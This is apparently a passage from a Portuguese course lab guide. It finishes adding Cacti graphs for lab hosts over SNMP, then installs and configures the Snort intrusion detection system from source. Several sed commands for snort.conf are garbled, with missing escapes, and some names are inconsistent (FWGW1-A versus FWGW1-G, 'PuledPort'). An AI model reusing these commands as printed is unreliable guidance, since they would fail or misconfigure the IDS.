Devices [edit: FWGW1-A]

General Host Options

Description
Give this host a meaningful description. FWGW1-A

Hostname
Fully qualified hostname or IP address for this device. 172.16.1.1

Host Template
Choose the Host Template to use to define the default Graph Templates and Data Queries associated with this Host. Local Linux Machine

Number of Collection Threads
The number of concurrent threads to use for polling this device. This applies to the Spine poller only. 1 Thread (default)

Disable Host
Check this box to disable all checks for this host. ☐ Disable Host

Availability/Reachability Options

Downed Device Detection
The method Cacti will use to determine if a host is available for polling. NOTE: It is recommended that, at a minimum, SNMP always be selected. SNMP Uptime

Ping Timeout Value
The timeout value to use for host ICMP and UDP ping. This host SNMP timeout value applies for SNMP pings. 400

Ping Retry Count
After an initial failure, the number of ping retries Cacti will attempt before failing. 1

SNMP Options

SNMP Version
Choose the SNMP version for this device. Version 1

SNMP Community
SNMP read community for this device. public

SNMP Port
Enter the UDP port number to use for SNMP (default is 161). 161

SNMP Timeout
The maximum number of milliseconds Cacti will wait for an SNMP response (does not work with php-snmp support). 500

Maximum OID's Per Get Request
Specified the number of OID's that can be obtained in a single SNMP Get request. 10

Additional Options

*Create Graphs for this Host

*Data Source List

*Graph List

Figura 42: Adicionando gráficos no Cacti, parte 1

Na nova janela, selecione todos os *Graph Templates* e *Data Queries* disponíveis e clique em *Create*. Na janela que se segue, clique novamente em *Create*.




Figura 43: Adicionando gráficos no Cacti, parte 2

Agora, o passo final é adicionar os gráficos a uma árvore de gráficos. No menu à esquerda, clique em *Graph Trees*, e em seguida em *Default Tree*.




Figura 44: Adicionando gráficos a árvores no Cacti, parte 1

Na nova janela, em *Tree Items*, clique em *Add*.




Figura 45: Adicionando gráficos a árvores no Cacti, parte 2

Na nova janela, em *Tree Item Type*, altere o valor para *Host*. Novas opções irão surgir. Em *Host*, selecione a máquina *FWGW1-G*, e depois clique em *Create*.




Figura 46: Adicionando gráficos a árvores no Cacti, parte 3

Para visualizar os gráficos recém-criados, no menu superior acesse *graphs*, expanda a *Default Tree* e clique no *host FWGW1-G*. Pode demorar algum tempo para que os gráficos sejam populados.




Figura 47: Visualizando gráficos no Cacti, máquina FWGW1-G

9. Faça o mesmo procedimento realizado no passo (8), mas agora com a máquina *WinServer-G*. A única diferença é que você irá apontar o IP da máquina *WinServer-G* no campo *Hostname*, e o *Host Template* como sendo *Windows 2000/XP Host*. Ao final do processo, os gráficos deverão ficar visíveis como se segue.




Figura 48: Visualizando gráficos no Cacti, máquina WinServer-G

Sessão 7: Sistema de detecção/prevenção de intrusos



Todas as atividades desta sessão serão realizadas na máquina virtual *FWGW1-G*, com pequenas exceções destacadas no enunciado de cada exercício.

As atividades apresentadas nesta seção foram baseadas no excelente tutorial de Don Mizutani, acessível em <http://donmizutani.com/>, com adaptações para o cenário de laboratório deste curso.

1) Instalação do Snort

1. A seção 1.5 do manual oficial do Snort, *Packet Acquisition*, alerta para o fato que duas características de placas de rede e de processamento do kernel Linux podem afetar negativamente o funcionamento do IDS: LRO (*large receive offload*) e GRO (*generic receive offload*). Em particular, o fato de que as placas de rede podem remontar pacotes antes do processamento do kernel pode ser problemático, pois o Snort trunca pacotes maiores que o *snaplen* de 1518 bytes; em adição a isso, essas *features* podem causar problemas com a remontagem de fluxo orientada a alvo [1] do Snort.

Na máquina *FWGW1-G*, instale o pacote **ethtool** e desative as *features* **lro** e **gro** da interface **eth0**. Se houver algum erro desativando as características, não se preocupe; siga para o próximo passo.

```
# hostname  
FWGW1-A
```

```
# apt-get install ethtool
```

```
# ethtool -K eth0 gro off  
# ethtool -K eth0 lro off  
Cannot change large-receive-offload
```

2. Agora, vamos instalar o Snort. Mas, antes, um problema: note que o Snort não está disponível nos repositórios do **apt-get**:

```
# apt-cache search snort | grep '^snort '
```

Assim sendo, vamos ter que fazer a instalação do Snort por código-fonte. Primeiro, vamos instalar as dependências de compilação. Quando perguntado: *Install these packages without verification? [y/N]*, responda **y**.

```
# apt-get install bison \
                  build-essential \
                  ca-certificates \
                  flex \
                  libdumbnet-dev \
                  libpcap-dev \
                  libpcre3-dev \
                  zlib1g-dev
```

Crie um diretório para download dos fontes do Snort, no qual trabalharemos, e entre nesse diretório.

```
# mkdir ~/src
# cd ~/src
# pwd
/root/src
```

3. Vamos compilar e instalar o DAQ (*Data Acquisition Library*) do Snort, usado para I/O de pacotes. Essa biblioteca permite ao Snort substituir chamadas diretas a funções da **libpcap** com uma camada de abstração que facilita operações em uma quantidade variada de interfaces de hardware e software sem serem necessárias mudanças ao Snort em si.

Quando da escrita deste material, a versão mais recente da DAQ era a 2.0.6. Faça o (1) download, (2) extração, (3) configuração, (4) compilação e (5) instalação como indicam os passos a seguir.

```
# wget https://www.snort.org/downloads/snort/daq-2.0.6.tar.gz
(...)
```

```
# tar xzf daq-2.0.6.tar.gz
# cd daq-2.0.6/
```

```
# ./configure
```

```
# make
```

```
# make install
```

4. Volte ao diretório-pai (**/root/src**) e proceda com a instalação do Snort em si. Quando da escrita deste material, a versão mais recente era a 2.9.11.1. Faça o (1) download, (2) extração, (3) configuração, (4) compilação e (5) instalação como indicam os passos a seguir.

```
# cd ~/src
```

```
# wget https://www.snort.org/downloads/snort/snort-2.9.11.1.tar.gz  
(...)
```

```
# tar xzf snort-2.9.11.1.tar.gz  
# cd snort-2.9.11.1/
```

```
# ./configure --enable-sourcefire --enable-reload
```

```
# make
```

```
# make install
```

Vamos recriar os links e a *cache* para as bibliotecas dinâmicas do sistema, já que a instalação do Snort criou novas dessas bibliotecas. Em adição a isso, vamos criar um link simbólico apontando para o binário do Snort.

```
# ldconfig  
# ln -s /usr/local/bin/snort /usr/sbin/snort
```

5. Teste o funcionamento do Snort.

```
# snort -V  
  
,,_  -*> Snort! <*-  
o"  )~ Version 2.9.11.1 GRE (Build 268)  
'''  By Martin Roesch & The Snort Team: http://www.snort.org/contact#team  
      Copyright (C) 2014-2017 Cisco and/or its affiliates. All rights  
reserved.  
      Copyright (C) 1998-2013 Sourcefire, Inc., et al.  
      Using libpcap version 1.6.2  
      Using PCRE version: 8.35 2014-04-04  
      Using ZLIB version: 1.2.8
```

2) Configuração inicial do Snort

1. Vamos agora fazer a configuração do Snort. Como o software foi instalado manualmente, via código-fonte, temos que fazer diversos passos que normalmente são realizados pelo gerenciador

de pacotes da distribuição, quais sejam:

- Configurar uma conta de sistema não-privilegiada.
- Criar arquivos e diretórios padrão, vazios.
- Todos os arquivos de configuração serão salvos em `/etc/snort`, que será um *symlink* para `/usr/local/etc/snort`.
- Os registros de eventos serão gravados em `/var/log/snort`.

O *script shell* abaixo irá tratar de configurar os aspectos descritos acima:

```
#!/bin/bash

groupadd snort
useradd snort -r -s /sbin/nologin -c SNORT_IDS -g snort

mkdir /usr/local/etc/snort
mkdir /usr/local/etc/snort/rules
mkdir /usr/local/etc/snort/preproc_rules
ln -s /usr/local/etc/snort /etc/snort

mkdir /usr/local/lib/snort_dynamicrules
mkdir /var/log/snort

touch /etc/snort/rules/white_list.rules
touch /etc/snort/rules/black_list.rules
touch /etc/snort/rules/local.rules

chmod -R 5775 /usr/local/etc/snort
chmod -R 5775 /usr/local/lib/snort_dynamicrules
chmod -R 5775 /var/log/snort

chown -R snort:snort /usr/local/etc/snort
chown -R snort:snort /usr/local/lib/snort_dynamicrules
chown -R snort:snort /var/log/snort

cp ~/src/snort-2.9.11.1/etc/*.conf* /etc/snort
cp ~/src/snort-2.9.11.1/etc/*.map /etc/snort
```

2. Iremos agora desabilitar (via comentários) todas as regras padrão do Snort já que iremos, em um passo futuro, usar o PuledPort para atualizar as regras pela Internet.

```
# sed -i 's/^\(include \$RULE_PATH.*\)/#\1/' /etc/snort/snort.conf
```

3. Edite o arquivo de configuração do Snort e configure as redes a serem protegidas (variável `HOME_NET`), e as redes consideradas externas (variável `EXTERNAL_NET`).

```
# sed -i 's/^(ipvar HOME_NET\).*\/\1 \[172.16.1.1\/24,10.1.1.0\/24\]/' /etc/snort/snort.conf
```

```
# grep '^ipvar HOME_NET' /etc/snort/snort.conf  
ipvar HOME_NET [172.16.1.1/24,10.1.1.0/24]
```

```
# sed -i 's/^(ipvar EXTERNAL_NET\).*\/\1 \!\$HOME_NET/' /etc/snort/snort.conf
```

```
# grep '^ipvar EXTERNAL_NET' /etc/snort/snort.conf  
ipvar EXTERNAL_NET !$HOME_NET
```

4. Agora, vamos corrigir os caminhos de busca de regras do Snort, que encontram-se incorretos no arquivo de configuração original.

```
# sed -i 's/^(var RULE_PATH\).*\/\1 \etc\/snort\/rules/' /etc/snort/snort.conf  
# sed -i 's/^(var SO_RULE_PATH\).*\/\1 \etc\/snort\/so_rules/' /etc/snort/snort.conf  
# sed -i 's/^(var PREPROC_RULE_PATH\).*\/\1 \etc\/snort\/preproc_rules/' /etc/snort/snort.conf  
# sed -i 's/^(var WHITE_LIST_PATH\).*\/\1 \etc\/snort\/rules/' /etc/snort/snort.conf  
# sed -i 's/^(var BLACK_LIST_PATH\).*\/\1 \etc\/snort\/rules/' /etc/snort/snort.conf
```

Verifique que as substituições funcionaram como esperado:

```
# grep '^var  
[RULE_PATH\|SO_RULE_PATH\|PREPROC_RULE_PATH\|WHITE_LIST_PATH\|BLACK_LIST_PATH]' /etc/snort/snort.conf
```

```
var RULE_PATH /etc/snort/rules  
